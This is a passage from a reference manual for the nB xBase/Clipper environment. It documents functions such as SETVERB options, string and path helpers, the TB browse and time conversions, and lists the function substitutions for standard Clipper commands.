cColorString	is the color string to use.

This function displays the result of ***Expr*** on the screen on the desired position.

721.15.73 SETCOLORSTANDARD()

```
SETCOLORSTANDARD( [nColor], [cColor|acColor] )
    ⇒ cPreviousColor | acPreviousColor
```

nColor	is the color number to take into consideration: 0 All colors 1 Base 2 Menu 3 Head 4 Body (Say - Get) 5 Button (Mouse buttons) 6 Message 7 Alert
cColor	the color string to be associated with ***nColor***.
acColor	it the color array

This function is a way to handle colors inside the application. The functions that display something use a default color depending on what they does. These colors may be changed with SETCOLORSTANDARD(), all together or only one.

721.15.74 SETFUNCTION()

```
SETFUNCTION( nFunctionKey, cString ) ⇒ NIL
```

nFunctionKey	the number of the function key (1=F1, 12=F12) to be assigned.
cString	the character string.

This function assigns a character string to a function key (obsolete).

721.15.75 SETMOUSE()

```
SETMOUSE( [lShow] ) ⇒ lPrevious
```

lShow	True shows the mouse cursor, False hide the mouse cursor, NIL reports only the status.

This function is made to show, hide or report only the mouse cursor status.

721.15.76 SETOUTPUT()

```
SETOUTPUT( [cPeriperal | aPeripheral] )
    ⇒ aPrevious_Output_Peripherals
```

cPeripheral	is the new output peripheral for qout() and qqout() functions.
aPeripheral	are the new output peripherals configurations for qout() and qqout() functions.

nB is organised in the way to have only one output peripheral at the time. This function help to make order inside SET CONSOLE, SET PRINTER and SET ALTERNATE.

If ***cPeripheral*** contains:

"CON"

SET CONSOLE is set to ON,
SET PRINTER is set to OFF,
SET ALTERNATE is set to OFF;

"PRN"

SET CONSOLE is set to OFF,
SET PRINTER is set to ON,
SET ALTERNATE is set to OFF;

"LPT1"

same as "PRN";

otherwise

SET CONSOLE is set to OFF,
SET PRINTER is set to OFF,
SET ALTERNATE is set to ON,
SET ALTERNATE TO is set to ***cPeripheral***.

aPeripheral is organised this way:

aPeripheral[1] = _SET_CONSOLE

aPeripheral[2] = _SET_PRINTER

aPeripheral[3] = _SET_ALTERNATE

aPeripheral[4] = _SET_ALTFILE

aPeripheral[5] = _SET_EXTRA

aPeripheral[6] = _SET_EXTRAFILE

This function is necessary because SET ALTERNATE alone is not enough to print on the screen when the peripheral name is "CON" or to print on the printer when the peripheral name is "PRN" or "LPT1". In fact, in the first case, ROW() and COL() will not be updated, in the second case, PROW() and PCOL() will not be updated.

This function returns an array organised in the same way as ***aPeripheral*** is, that shows the active output configuration.

721.15.77 SETRPTEJECT()

```
SETRPTEJECT( [lbEject] ) ⇒ lPreviousEjectMode
```

This function is used to set the eject mode after every page print for RPT(). If single sheet paper is used, then SETRPTEJECT(.T.) must be set; for continuous paper, SETRPTEJECT(.F.) is correct. The default value is .F..

lbEject	logical or code block, is the eject mode to set. Default is no change, the starting value is '`.F.`'

721.15.78 SETRPTLINES()

```
SETRPTLINES() ⇒ nRemainingLines
```

This function is used to report the number of lines available before the completion of the page print for RPT().

721.15.79 SETVERB()

Set verbose

```
SETVERB( cSpecifier, [xNewSetting], [lOpenMode] )
    ⇒ xPreviousValueSet
```

cSpecifier	a word that defines the kind of set is going to be considered.
xNewSetting	is the new value to set up.
lOpenMode	used only for some kind of set.

This function is analogue to SET() but it uses a character string (with ***cSpecifier***) and not a number to select the set. This is made to make easier the work with macros.

cSpecifier may contain:

"EXACT"
"FIXED"
"DECIMALS"
"DATEFORMAT"
"EPOCH"
"PATH"
"DEFAULT"
"EXCLUSIVE"
"SOFTSEEK"
"UNIQUE"
"DELETED"
"CANCEL"
"TYPEAHEAD"
"COLOR"
"CURSOR"
"CONSOLE"
"ALTERNATE"
"ALTFILE"
"DEVICE"
"EXTRA"
"EXTRAFILE"
"PRINTER"
"PRINTFILE"
"MARGIN"
"BELL"
"CONFIRM"
"ESCAPE"
"INSERT"
"EXIT"
"INTENSITY"
"SCOREBOARD"
"DELIMITERS"
"DELIMCHARS"
"WRAP"
"MESSAGE"
"MCENTER"

721.15.80 SETVERB("EXACT") (obsolete)

```
SETVERB( "EXACT", [lExact] ) ⇒ lPrevious
```

If ***lExact*** is True, it forces exact comparison of character strings, including length. If it is False, character strings are compared until the left string length is exhausted; that is that "" (the null string) is equal to any other string.

Please note that the == operator is a comparison operator for exact match and using it, SETVERB("EXACT", '`.F.`') will not work.

The starting value is True; the recommended value is True.

721.15.81 SETVERB("FIXED")

```
SETVERB( "FIXED", [lFixed] ) ⇒ lPrevious
```

If ***lFixed*** contains True, numeric values are displayed ever with a fixed number of decimal digits, depending on the value set by SETVERB("DECIMALS").

The starting value is False.

The recommended value is False: if you have to display a fixed number of decimal digits it is better to define a good display picture.

721.15.82 SETVERB("DECIMALS")

```
SETVERB( "DECIMALS", [nDecimals] ) ⇒ nPrevious
```

nDecimals is the number of digits to display after the decimal position. This set is enabled of disabled with SETVERB("FIXED").

The starting value is 8.

721.15.83 SETVERB("DATEFORMAT")

```
SETVERB( "DATEFORMAT", [cDateFormat] ) ⇒ cPrevious
```

cDateFormat is a character expression that specifies the date format.

The starting value is "dd/mm/yyyy".

Some date format examples:

AMERICAN	"mm/dd/yyyy"
ANSI	"yyyy.mm.dd"
BRITISH	"dd/mm/yyyy"
FRENCH	"dd/mm/yyyy"
GERMAN	"dd.mm.yyyy"
ITALIAN	"dd-mm-yyyy"
JAPAN	"yyyy/mm/dd"
USA	"mm-dd-yyyy"

721.15.84 SETVERB("EPOCH")

```
SETVERB( "EPOCH", [nYear] ) ⇒ nPrevious
```

nYear specifies the base year of 100-year period in which all dates containing only two year digits are assumed to fall.

The starting value is 1900.

721.15.85 SETVERB("PATH")

```
SETVERB( "PATH", [cPath] ) ⇒ cPrevious
```

cPath identifies the paths that nB uses when searching for a file not found in the current directory. The list of paths can be separated by commas or semicolons.

The starting value is "".

721.15.86 SETVERB("DEFAULT")

```
SETVERB( "DEFAULT", [cPath] ) ⇒ cPrevious
```

cPath identifies the default disk drive and directory.

The starting value is "".

721.15.87 SETVERB("EXCLUSIVE")

```
SETVERB( "EXCLUSIVE", [lExclusive] ) ⇒ lPrevious
```

If ***lPath*** is True, the default database (.DBF) file open is made in exclusive mode; in the other case, in shared mode.

The starting value is True.

721.15.88 SETVERB("SOFTSEEK")

```
SETVERB( "SOFTSEEK", [lSoftSeek] ) ⇒ lPrevious
```

If ***lSoftSeek*** is True, if a DBSEEK() index search fails, the record pointer is moved to the next record with a higher key. If it is False, in case of a DBSEEK() index search failure, the record pointer is moved at EOF().

The starting value is False.

721.15.89 SETVERB("UNIQUE") (obsolete)

SETVERB("UNIQUE", [***lUnique***]) ⇒ ***lPrevious***

If ***lUnique*** is True, during creation or update of '.DBF' indexes, if two or more records are found with the same key, only the first record will be included inside the index.

If ***lUnique*** is False, duplicated record keys are allowed.

The starting value is False.

721.15.90 SETVERB("DELETED")

SETVERB("DELETED", [***lDeleted***]) ⇒ ***lPrevious***

If ***lDeleted*** is True, record signed for deletion are not filtered, that is, these are still normally visible as they were not deleted. In the other case, they hare (in most cases) hidden to the user.

The starting value is False.

721.15.91 SETVERB("CANCEL")

SETVERB("CANCEL", [***lCancel***]) ⇒ ***lPrevious***

If ***lCancel*** is True, enables [*Alt c*] and [*Ctrl Break*] as termination keys. In the other case, not.

The starting value is True.

721.15.92 SETVERB("TYPEAHEAD")

SETVERB("TYPEAHEAD", [***nTypeAhead***]) ⇒ ***nPrevious***

nTypeAhead is the number of keystrokes the keyboard buffer can hold from a minimum of zero to a maximum of 4096.

The starting value is 15.

721.15.93 SETVERB("COLOR")

```
SETVERB( "COLOR", [cColorString] ) ⇒ cPrevious
```

nColorString defines the normal screen colors. There are five couple of colors, but only three are really operative:

standard	This is the standard color used for screen output.
enhanced	This is the color used for highlighted screen output.
border	Normally unused.
background	Normally unused.
unselected	This is the color used for GET fields without focus.

The default color string is "BG+/B,N/W,N/N,N/N,W/N" that is:

standard	bright Cyan on Blue
enhanced	Black on White
border	Black on Black
background	Black on Black
unselected	White on Black

The following table explains the use of letters inside the color string. Note that the plus sign (+) means high intensity, the star (*) means blink and that + and * can be allowed only to the first letter inside a couple.

Color	Letter	Monochrome
Black	N, Space	Black
Blue	B	Underline
Green	G	White
Cyan	BG	White
Red	R	White
Magenta	RB	White
Brown	GR	White
White	W	White
Gray	N+	Black
Bright Blue	B+	Bright Underline
Bright Green	G+	Bright White
Bright Cyan	BG+	Bright White
Bright Red	R+	Bright White
Bright Magenta	RB+	Bright White
Bright Brown	GR+	Bright White
Bright White	W+	Bright White
Black	U	Underline
Inverse Video	I	Inverse Video
Blank	X	Blank

721.15.94 SETVERB("CURSOR")

```
SETVERB( "CURSOR", [lCursor] ) ⇒ lPrevious
```

If ***lCursor*** is True, the cursor is showed, else it is hidden.

The starting value is True.

721.15.95 SETVERB("CONSOLE")

```
SETVERB( "CONSOLE", [lConsole] ) ⇒ lPrevious
```

If ***lConsole*** is True, the output of console commands is displayed on the screen, else it is not.

The starting value is True.

721.15.96 SETVERB("ALTERNATE")

```
SETVERB( "ALTERNATE", [lAlternate] ) ⇒ lPrevious
```

If ***lAlternate*** is True, the output of console commands is send also to a standard ASCII text file.

The starting value is False.

721.15.97 SETVERB("ALTFILE")

```
SETVERB( "ALTFILE", [cAlternateFilename], [lAdditive] )
    ⇒ cPrevious
```

If SETVERB("ALTERNATE") is True, the output of the console is send also to ***cAlternateFilename***, a standard ASCII file.

If ***lAdditive*** is True, the output is appended to the ASCII file if it already exists, else it is erased first.

721.15.98 SETVERB("DEVICE")

```
SETVERB( "DEVICE", [cDevice] ) ⇒ cPrevious
```

cDevice is the name of the device where SAY() will display its output.

The starting value is "SCREEN", the alternative is "PRINTER".

The recommended value is "SCREEN".

721.15.99 SETVERB("EXTRA")

```
SETVERB( "EXTRA", [lExtra] ) ⇒ lPrevious
```

If ***lExtra*** is True, the output of console commands is send also to a standard ASCII text file.

The starting value is False.

721.15.100 SETVERB("EXTRAFILE")

```
SETVERB( "EXTRAFILE", [cExtraFilename], [lAdditive] )
     ⇒ cPrevious
```

If SETVERB("EXTRA") is True, the output of the console is send also to ***cExtraFilename***, a standard ASCII file.

If ***lAdditive*** is True, the output is appended to the ASCII file if it already exists, else it is erased first.

721.15.101 SETVERB("PRINTER")

```
SETVERB( "PRINTER", [lPrinter] ) ⇒ lPrevious
```

If ***lPrinter*** is True, the output of console commands is also printed, else it is not.

The starting value is False.

721.15.102 SETVERB("PRINTFILE")

```
SETVERB( "PRINTFILE", [cPrintFileName] ) ⇒ cPrevious
```

cPrintFileName is the name of the printer peripheral name.

The starting value is "" (null string).

721.15.103 SETVERB("MARGIN")

```
SETVERB( "MARGIN", [nPageOffset] ) ⇒ nPrevious
```

nPageOffset is the positive number of column to be used as a left margin for all printer output.

The starting value is 0.

721.15.104 SETVERB("BELL")

```
SETVERB( "BELL", [lBell] ) ⇒ lPrevious
```

If ***lBell*** is True, the sound of the bell is used to get the attention of the user when some wrong actions are made.

The starting value is False.

721.15.105 SETVERB("CONFIRM")

```
SETVERB( "CONFIRM", [lConfirm] ) ⇒ lPrevious
```

If ***lConfirm*** is False, the GET is simply terminated typing over the end of the get field; in the other case (True), the GET is terminated only pressing an "exit key". The starting value is True.

721.15.106 SETVERB("ESCAPE")

```
SETVERB( "ESCAPE", [lEscape] ) ⇒ lPrevious
```

If ***lEscape*** is True, the [*Esc*] key is enabled to be a READ exit key, in the other case not.

The starting value is True.

The recommended value is True.

721.15.107 SETVERB("INSERT")

```
SETVERB( "INSERT", [lInsert] ) ⇒ lPrevious
```

If ***lInsert*** is True, the data editing is in INSERT mode, in the other case, it is in OVERWRITE mode.

The starting value is True.

721.15.108 SETVERB("EXIT")

```
SETVERB( "EXIT", [lExit] ) ⇒ lPrevious
```

If ***lExit*** is True, [Up] and [Down] key may be used as exit key when the cursor is (respectively) on the first or on the last GET field. In the other case not.

The starting value is False.

The recommended value is False.

721.15.109 SETVERB("INTENSITY")

```
SETVERB( "INTENSITY", [lIntensity] ) ⇒ lPrevious
```

If ***lIntensitiy*** is True, the display of standard and enhanced display colors are enabled. In the other case, only standard colors are enabled.

The starting value is True.

The recommended value is True.

721.15.110 SETVERB("SCOREBOARD")

```
SETVERB( "SCOREBOARD", [lScoreboard] ) ⇒ lPrevious
```

If ***lScoreboard*** is True, the display of messages from READ() and MEMOREAD() is allowed; in the order case not.

The starting value is False.

The recommended value is False: nB do not support scoreboard.

721.15.111 SETVERB("DELIMITERS")

```
SETVERB( "DELIMITERS", [lDelimiters] ) ⇒ lPrevious
```

If ***lDelimiters*** is True, GET variables appear on the screen delimited with the delimiter symbols. In the other case, GET variables are not delimited this way, but only with the use of different colors.

The starting value is False.

The recommended value is False: the use of delimiters creates one more trouble when designing a screen mask.

721.15.112 SETVERB("DELIMCHARS")

SETVERB("DELIMCHARS", [*cDelimterCharacters*]) ⇒ *cPrevious*

cDelimterCharacters are the delimiter characters used to delimit a GET field when SETVERB("DELIMITERS") is True.

The starting value is "::".

721.15.113 SETVERB("WRAP")

SETVERB("WRAP", [*lWrap*]) ⇒ *lPrevious*

If ***lWrap*** is True, the wrapping of the highlight in MENUs should be active, but this option is actually not active and all works as it is False.

The starting value is False.

721.15.114 SETVERB("MESSAGE")

SETVERB("MESSAGE", [*nMessageRow*]) ⇒ *nPrevious*

nMessageRow is the row number where the @..PROMPT message line should appear on the screen. This option is not supported.

The starting value is 0.

721.15.115 SETVERB("MCENTER")

SETVERB("MCENTER", [*lMessageCenter*]) ⇒ *lPrevious*

If ***lMessageCenter*** is True, the @..PROMPT message line should appear centered on the screen. This option is not supported.

The starting value is False.

721.15.116 STRADDEXTENTION()

STRADDEXTENTION(*cName*, *cExt*) ⇒ *cCompleteName*

cName	the file name (with or without path) that is probably without extention.
cExt	the extention that must be added to ***cName*** if it has not one.

This function check ***cName*** for the presence of an extention. It it has not one, ***cExt*** will be added.

721.15.117 STRCUTEXTENTION()

STRCUTEXTENTION(***cName***) ⇒ ***cName***

cName	the file name (with or without path) that is probably with extention.

This function check ***cName*** for the presence of an extention. It it has one, the extention is removed.

721.15.118 STRDRIVE()

STRDRIVE(***cName***) ⇒ ***cDrive***

cName	the file name (with or without path) that contains the drive letter.

This function tries to extract the drive letter information from ***cName***.

721.15.119 STREXTENTION()

STREXTENTION(***cName***) ⇒ ***cExtention***

cName	the file name (with or without path) that contains an extention.

This function tries to extract the extention information from ***cName***.

721.15.120 STRFILE()

STRFILE(***cName***) ⇒ ***cFileName***

cName	the file name with or without path.

This function tries to extract the file name without path from ***cName***.

721.15.121 STRFILEFIND()

STRFILEFIND(***cName***, ***cPath***) ⇒ ***cFileName***

cName	the file name or pathname containing the file name to search inside the ***cPath*** list.
cPath	a list of paths separated with semicolon (just like Dos does), where ***cFile*** should be searched.

If your file is to be found on different possible positions, this function search the first place where the file is found and returns a valid pathname to that file.

721.15.122 STRGETLEN()

STRGETLEN(***xExpr***, ***cPicture***) ⇒ ***nFieldLength***

xExpr	a generic expression.
cPicture	the picture string.

This function returns the length of field when using ***xExpr*** with ***cPicture***.

721.15.123 STRLISTASARRAY()

STRLISTASARRAY(***cList***, [***cDelimiter***]) ⇒ ***aList***

cList	a character string containing a list separated with ***cDelimiter***.
cDelimiter	the delimiter used to separate the elements contained inside the list.

This function transform a character string list into an array.

721.15.124 STROCCURS()

STROCCURS(***cSearch***, ***cTarget***) ⇒ ***nOccurrence***

cSearch	the search string to find inside ***cTarget***.
cTarget	the string to be searched for the presence of ***cSearch***.

This function returns the number of occurrence that ***cSearch*** is contained inside ***cTarget***.

721.15.125 STRPARENT()

```
STRPARENT( cName ) ⇒ cParentPath
```

cName	the pathname.

This function tries to return a parent path from ***cName***.

721.15.126 STRPATH()

```
STRPATH( cName ) ⇒ cPath
```

cName	the pathname.

This function tries to extract the path from ***cName***.

721.15.127 STRTEMPPATH()

```
STRTEMPPATH() ⇒ cTempPath
```

This function returns a temporary path searching for possible definitions inside the environmental variables.

721.15.128 STRXTOSTRING()

```
STRXTOSTRING( xVar, [cType] ) ⇒ cTrasformed_to_string
```

xVar	is the data of any type to be converted into string.
cType	is the type of the data contained inside ***xVar***.

This function returns ***xVar*** transformed into a character string.

721.15.129 TB()

```
TB( [nTop], [nLeft], [nBottom], [nRight],
    [acCol], [acColSayPic],
    [acColTopSep], [acColBodySep], [acColBotSep],
    [acColHead], [acColFoot],
    [alColCalc],
    [abColValid],
    [abColMsg],
    [cColor], [abColColors],
    [nFreeze],
    [lModify],
    [lAppend],
    [lDelete],
    [lButtons | aButtons] ) ⇒ NIL
```

nTop, ***nLeft***, ***nBottom***, ***nRight*** defines the screen area where browse have to take place.

acCol	is the columns array to be included into the browse.
acColSayPic	is the picture array.
acColTopSep	is the top separation array: default is chr(194)+chr(196).
acColBodySep	is the body separation array: default is chr(179).
acColBotSep	is the bottom separation array: default is chr(193)+chr(196).
acColHead	is the header array for every column.
acColFoot	is the footer array for every column.
alColCalc	is the array that identify the calculated column (not editable). True ('`.T.`') means calculated.
abColValid	is the validation array that specify when a field is properly filled. The condition must be specified in code block format.
abColMsg	is the message array that permits to show information at the bottom of browse area. The array must be composed with code blocks which result with a character string.
cColor	is the color string: it may be longer than the usual 5 elements.
abColColors	is the color code block array. The code block receive as parameter the value contained inside the field and must return an array containing two numbers: they correspond to the two color couple from ***cColor***.
nFreeze	indicates the number of columns to be left frozen on the left side.
lModify	indicates whether the browse can modify data.
lDelete	indicates whether the browse can delete and recall records.
lButtons	if True, default buttons are displayed.
aButtons	array of buttons.
aButtons[***n***][1] N	the ***n***th button row position;
aButtons[***n***][2] N	the ***n***th button column position;
aButtons[***n***][3] C	the ***n***th button text;
aButtons[***n***][4] B	the ***n***th button code block.

This function, called without parameters, starts the browse of the active alias, and if relations are established, the browse includes also related data.

Please note that due to an unresolved problem, the field names contained inside ***acCol*** should better contain also the alias (ALIAS->FIELD_NAME). See also the examples.

721.15.130 TEXT()

```
TEXT( cText ) ⇒ NIL
```

Shows the text contained into ***cText***.

721.15.131 TGLINSERT()

```
TGLINSERT() ⇒ NIL
```

Toggle the global insert mode and the cursor shape.

721.15.132 TIMEX2N()

```
TIMEX2N( [nHH], [nMM], [nSS] ) ⇒ nTime
```

nHH	is the number of hours.
nMM	is the number of minutes.
nSS	is the number of seconds.

This function calculate the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

721.15.133 TIMEN2H()

```
TIMEN2H( nTime ) ⇒ nHours
```

nTime	is the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

This function returns the integer number of hours contained inside ***nTime***.

721.15.134 TIMEN2M()

```
TIMEN2M( nTime ) ⇒ nMinutes
```

nTime	is the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

This function returns the integer number of minutes contained inside ***nTime*** after subtracting the hours.

721.15.135 TIMEN2S()

```
TIMEN2S( nTime ) ⇒ nSeconds
```

nTime	is the "time number" that is a number representing days and/or portion of a day: 1 is 1 day or 24 hours, 0.5 is 12 hours, and so on.

This function returns the number of seconds (with eventual decimals) contained inside ***nTime*** after subtracting the hours and the minutes.

721.15.136 TRUESETKEY()

```
TRUESETLEY( nInkeyCode, bAction ) ⇒ .T.
```

This function is equivalent to SETKEY() but it returns always '**.T.**'

721.15.137 WAITFILEEVAL()

```
WAITFILEEVAL( lClose ) ⇒ .T.
```

Shows a wait bar calling WAITPROGRESS() for operation on records of a database.

If there is no index active, it is equivalent to WAITPROGRES(RECNO()/LASTREC()).

if an index is active, this cannot work, so an increment for each call is made: WAITPROGRES((nIncrement++)/LASTREC()).

This function must be closed calling it with the ***lClose*** parameter to true ('**.T.**'). This way, internal counters are closed and WAITPROGRESS() is closed too.

721.15.138 WAITFOR()

```
WAITFOR( [cMessage] ) ⇒ NIL
```

Shows ***cMessage*** until it is called again. The wait window is closed when called without parameter or with NIL.

721.15.139 WAITPROGRESS()

```
WAITPROGRESS( [nPercent] ) ⇒ .T.
```

Shows a wait bar on the screen top depending on the value contained into ***nPercent***. ***nPercent*** starts form 0 and ends to 1 (100%). If a value of one or more, or NIL is passed, the wait window is closed.

721.16 Normal command substitution

Clipper works only with functions and commands that are converted into function using the 'STD.CH'. Here are described some command replacement that can be used also with nB macros.

?

```
? [exp_list]
```

```
qout([exp_list])
```

```
?? [exp_list]
```

```
qqout([exp_list])
```

@BOX

```
@ nTop, nLeft, nBottom, nRight BOX cnBoxString [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, [cnBoxString], [cColorString])
```

@TO

```
@ nTop, nLeft TO nBottom, nRight DOUBLE [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, 2 [,cColorString])
```

```
@ nTop, nLeft TO nBottom, nRight [COLOR cColorString]
```

```
dispbox(nTop, nLeft, nBottom, nRight, 1 [,cColorString])
```

```
@ nTop, nLeft CLEAR [TO nBottom, nRight]
```

```
scroll([nTop], [nLeft], [nBottom, nRight])
```

```
setpos(nRow, nCol)
```

@GET

```
@ nTop, nLeft GET Var [PICTURE cGetPicture] [COLOR cColorString] [WHEN lPreExpression
] ↩
↪[VALID lPostExpression]
```

```
setpos(nTop, nLeft)
```

```
aadd( GetList, _GET_( Var, "Var", cGetPicture, [{|| lPostExpression}],↩
↪[{|| lPreExpression}] ):display() ) atail(GetList):colorDisp(cColorString)
```

@SAY

```
@ nTop, nLeft SAY exp [COLOR cColorString]
```

```
devpos(nTop, nLeft)
```

```
devout(exp [, cColorString])
```

```
@ nTop, nLeft SAY exp PICTURE cSayPicture [COLOR cColorString]
```

```
devpos(nTop, nLeft)
```

```
devoutpic(exp, cSayPicture, [cColorString])
```

APPEND

```
APPEND BLANK
```

```
dbappend()
```

CLEAR

```
CLEAR
```

```
Scroll()
```

```
SetPos(0,0)
```

```
ReadKill(.T.)
```

```
GetList := {}
```

```
CLEAR GETS
```

```
ReadKill(.T.)
```

```
GetList := {}
```

```
CLEAR SCREEN | CLS
```

```
Scroll()
```

```
SetPos(0,0)
```

CLOSE

```
CLOSE
```

```
dbCloseArea()
```

```
CLOSE idAlias
```

```
idAlias->( dbCloseArea() )
```

```
CLOSE ALTERNATE
```

```
Set(19, "")
```

```
CLOSE DATABASES
```

```
dbCloseAll()
```

```
CLOSE INDEXES
```

```
dbClearIndex()
```

COMMIT

```
COMMIT
```

```
dbCommitAll()
```

COUNT

```
COUNT TO idVar [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords] ↩
↪ [RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||idVar:=idVar+1}, {||lForCondition}, {||lWhileCondition},↩
↪nNextRecords, nRecord, lRest )
```

DEFAULT

```
DEFAULT xVar TO xDefaultValue
```

```
DEFAULT( @xVar, xDefaultValue ) ⇒ xVar
```

DELETE

```
DELETE
```

```
dbDelete()
```

```
DELETE [FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords]↩
↪[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {||dbDelete()}, {||lForCondition}, {||lWhileCondition},↩
↪nNextRecords, nRecord, lRest )
```

```
DELETE FILE xcFile
```

```
ferase( cFile )
```

EJECT

```
EJECT
```

```
qqout( chr(13) )
```

ERASE

```
ERASE xcFile
```

```
ferase( cFile )
```

FIND

```
FIND xcSearchString
```

```
dbSeek( cSearchString )
```

GO

```
GO [TO] nRecord
```

```
dbgoto(nRecord)
```

```
GO [TO] BOTTOM
```

```
dbGoBottom()
```

```
GO [TO] TOP
```

```
dbgotop()
```

INDEX ON

```
INDEX ON expKey TO xcIndexName [UNIQUE] [FOR lForCondition] ↩
↪ [WHILE lWhileCondition] [[EVAL lEvalCondition] [EVERY nRecords]] [ASCENDING|
DESCENDING]
```

```
ordCondSet( [cForCondition], [bForCondition], , [bWhileCondition], ↩
↪ [bEvalCondition], [nRecords], RECNO(), , , , lDescending )
```

```
ordCreate( cIndexName, , cExpKey, bExpKey, lUnique )
```

READ

```
READ
```

```
ReadModal(GetList)
```

```
GetList := {}
```

```
READ SAVE
```

```
ReadModal(GetList)
```

RECALL

```
RECALL
```

```
dbRecall()
```

RECALL [FOR ***lForCondition***] [WHILE ***lWhileCondition***] [NEXT ***nNextRecords***] ↩
↪ [RECORD ***nRecord***] [REST] [ALL]

dbeval({||dbRecall()}, {||***lForCondition***}, {||***lWhileCondition***},↩
↪***nNextRecords***, ***nRecord***, ***lRest***)

REINDEX

REINDEX [EVAL ***lEvalCondition***] [EVERY ***nRecords***]

ordCondSet(, , , , [***bEvalCondition***], [***nRecords***], , , , , , , ,)

```
ordListRebuild()
```

RENAME

RENAME ***xcOldFile*** TO ***xcNewFile***

```
frename( cOldFile, cNewFile )
```

REPLACE

```
REPLACE idField1 WITH exp1 [, idField2 WITH exp2...] ↩
↪[FOR lForCondition] [WHILE lWhileCondition] [NEXT nNextRecords] ↩
↪[RECORD nRecord] [REST] [ALL]
```

```
dbeval( {|| idField1 := exp1 [, idField2 := exp2...] }, ↩
↪{||lForCondition}, {||lWhileCondition}, nNextRecords, ↩
↪nRecord, lRest )
```

```
REPLACE idField1 WITH exp1
```

```
idField1 := exp1
```

RESTORE

```
RESTORE SCREEN FROM cScreen
```

```
restscreen( 0, 0, Maxrow(), Maxcol(), cScreen )
```

SAVE

```
SAVE SCREEN TO cScreen
```

```
cScreen := savescreen( 0, 0, maxrow(), maxcol() )
```

SEEK

```
SEEK expSearch [SOFTSEEK]
```

```
dbSeek( expSearch [, lSoftSeek] )
```

SELECT

```
SELECT xnWorkArea | idAlias
```

```
dbSelectArea( nWorkArea | cIdAlias )
```

SET

```
SET ALTERNATE TO xcFile [ADDITIVE]
```

```
Set( 19, cFile, lAdditive )
```

```
SET ALTERNATE ON | OFF | xlToggle
```

```
Set( 18, "ON" | "OFF" | lToggle )
```

```
SET BELL ON | OFF | xlToggle
```

```
Set( 26, "ON" | "OFF" | lToggle )
```

```
SET COLOR | COLOUR TO (cColorString)
```

```
SetColor( cColorString )
```

```
SET CONFIRM ON | OFF | xlToggle
```

```
Set( 27, "ON" | "OFF" | lToggle )
```

```
SET CONSOLE ON | OFF | xlToggle
```

```
Set( 17, "ON" | "OFF" | lToggle )
```

```
SET CURSOR ON | OFF | xlToggle
```

```
SetCursor( 1 | 0 | iif( lToggle, 1, 0 ) )
```

```
SET DATE FORMAT [TO] cDateFormat
```

```
Set( 4, cDateFormat )
```

```
SET DECIMALS TO
```

```
Set( 3, 0 )
```

```
SET DECIMALS TO nDecimals
```

```
Set( 3, nDecimals )
```

```
SET DEFAULT TO
```

```
Set( 7, "" )
```

```
SET DEFAULT TO xcPathspec
```

```
Set( 7, cPathspec )
```

```
SET DELETED ON | OFF | xlToggle
```

```
Set( 11, "ON" | "OFF" | lToggle )
```

```
SET DELIMITERS ON | OFF | xlToggle
```

```
Set( 33, "ON" | "OFF" | lToggle )
```

```
SET DELIMITERS TO [DEFAULT]
```

```
Set( 34, "::" )
```

```
SET DELIMITERS TO cDelimiters
```

```
Set( 34, cDelimiters )
```

```
SET DEVICE TO SCREEN | PRINTER
```

```
Set( 20, "SCREEN" | "PRINTER" )
```

```
SET EPOCH TO nYear
```

```
Set( 5, nYear )
```

```
SET ESCAPE ON | OFF | xlToggle
```

```
Set( 28, "ON" | "OFF" | lToggle )
```

```
SET EXACT ON | OFF | xlToggle
```

```
Set( 1, "ON" | "OFF" | lToggle )
```

```
SET EXCLUSIVE ON | OFF | xlToggle
```

```
Set( 8, "ON" | "OFF" | lToggle )
```

```
SET FILTER TO
```

```
dbclearfilter()
```

```
SET FILTER TO lCondition
```

```
dbsetfilter( bCondition, cCondition )
```

```
SET FIXED ON | OFF | xlToggle
```

```
Set( 2, "ON" | "OFF" | lToggle )
```

```
SET INDEX TO [xcIndex [, xcIndex1... ] ]
```

```
ordListClear()
ordListAdd( cIndex )
ordListAdd( cIndex1 )
...
```

```
SET INTENSITY ON | OFF | xlToggle
```

```
Set( 31, "ON" | "OFF" | lToggle )
```

```
SET KEY nInkeyCode [TO]
```

```
SetKey( nInkeyCode, NIL )
```

```
SET KEY nInkeyCode TO [idProcedure]
```

```
SetKey( nInkeyCode, { |p, l, v| idProcedure(p, l, v)} )
```

```
SET MARGIN TO
```

```
Set( 25, 0 )
```

```
SET MARGIN TO [nPageOffset]
```

```
Set( 25, nPageOffset )
```

```
SET MESSAGE TO
```

```
Set( 36, 0 )
```

```
Set( 37, .F. )
```

```
SET MESSAGE TO [nRow [CENTER | CENTRE]]
```

```
Set( 36, nRow )
```

```
Set( 37, lCenter )
```

```
SET ORDER TO [nIndex]
```

```
ordSetFocus( nIndex )
```

```
SET PATH TO
```

```
Set( 6, "" )
```

```
SET PATH TO [xcPathspec [, cPathspec1... ] ]
```

```
Set( 6, cPathspec [, cPathspec1... ] )
```

```
SET PRINTER ON | OFF | xlToggle
```

```
Set( 23, "ON" | "OFF" | lToggle )
```

```
SET PRINTER TO
```

```
Set( 24, "" )
```

```
SET PRINTER TO [xcDevice|xcFile [ADDITIVE]]
```

```
Set( 24, cDevice|cFile, lAdditive )
```

```
SET RELATION TO
```

```
dbclearrelation()
```

```
SET RELATION TO [expKey1 INTO xcAlias1]
     [, [TO] expKey2 INTO xcAlias2...]
     [ADDITIVE]
```

```
if !lAdditive
     dbClearRel()
end
dbSetRelation( cAlias1, {|| expKey1}, ["expKey1"] )
dbSetRelation( cAlias2, {|| expKey2}, ["expKey1"] )
```

```
SET SCOREBOARD ON | OFF | xlToggle
```

```
Set( 32, "ON" | "OFF" | lToggle )
```

```
SET SOFTSEEK ON | OFF | xlToggle
```

```
Set( 9, "ON" | "OFF" | lToggle )
```

```
SET TYPEAHEAD TO nKeyboardSise
```

```
Set( 14, nKeyboardSise )
```

```
SET UNIQUE ON | OFF | xlToggle
```

```
Set( 10, "ON" | "OFF" | lToggle )
```

```
SET WRAP ON | OFF | xlToggle
```

```
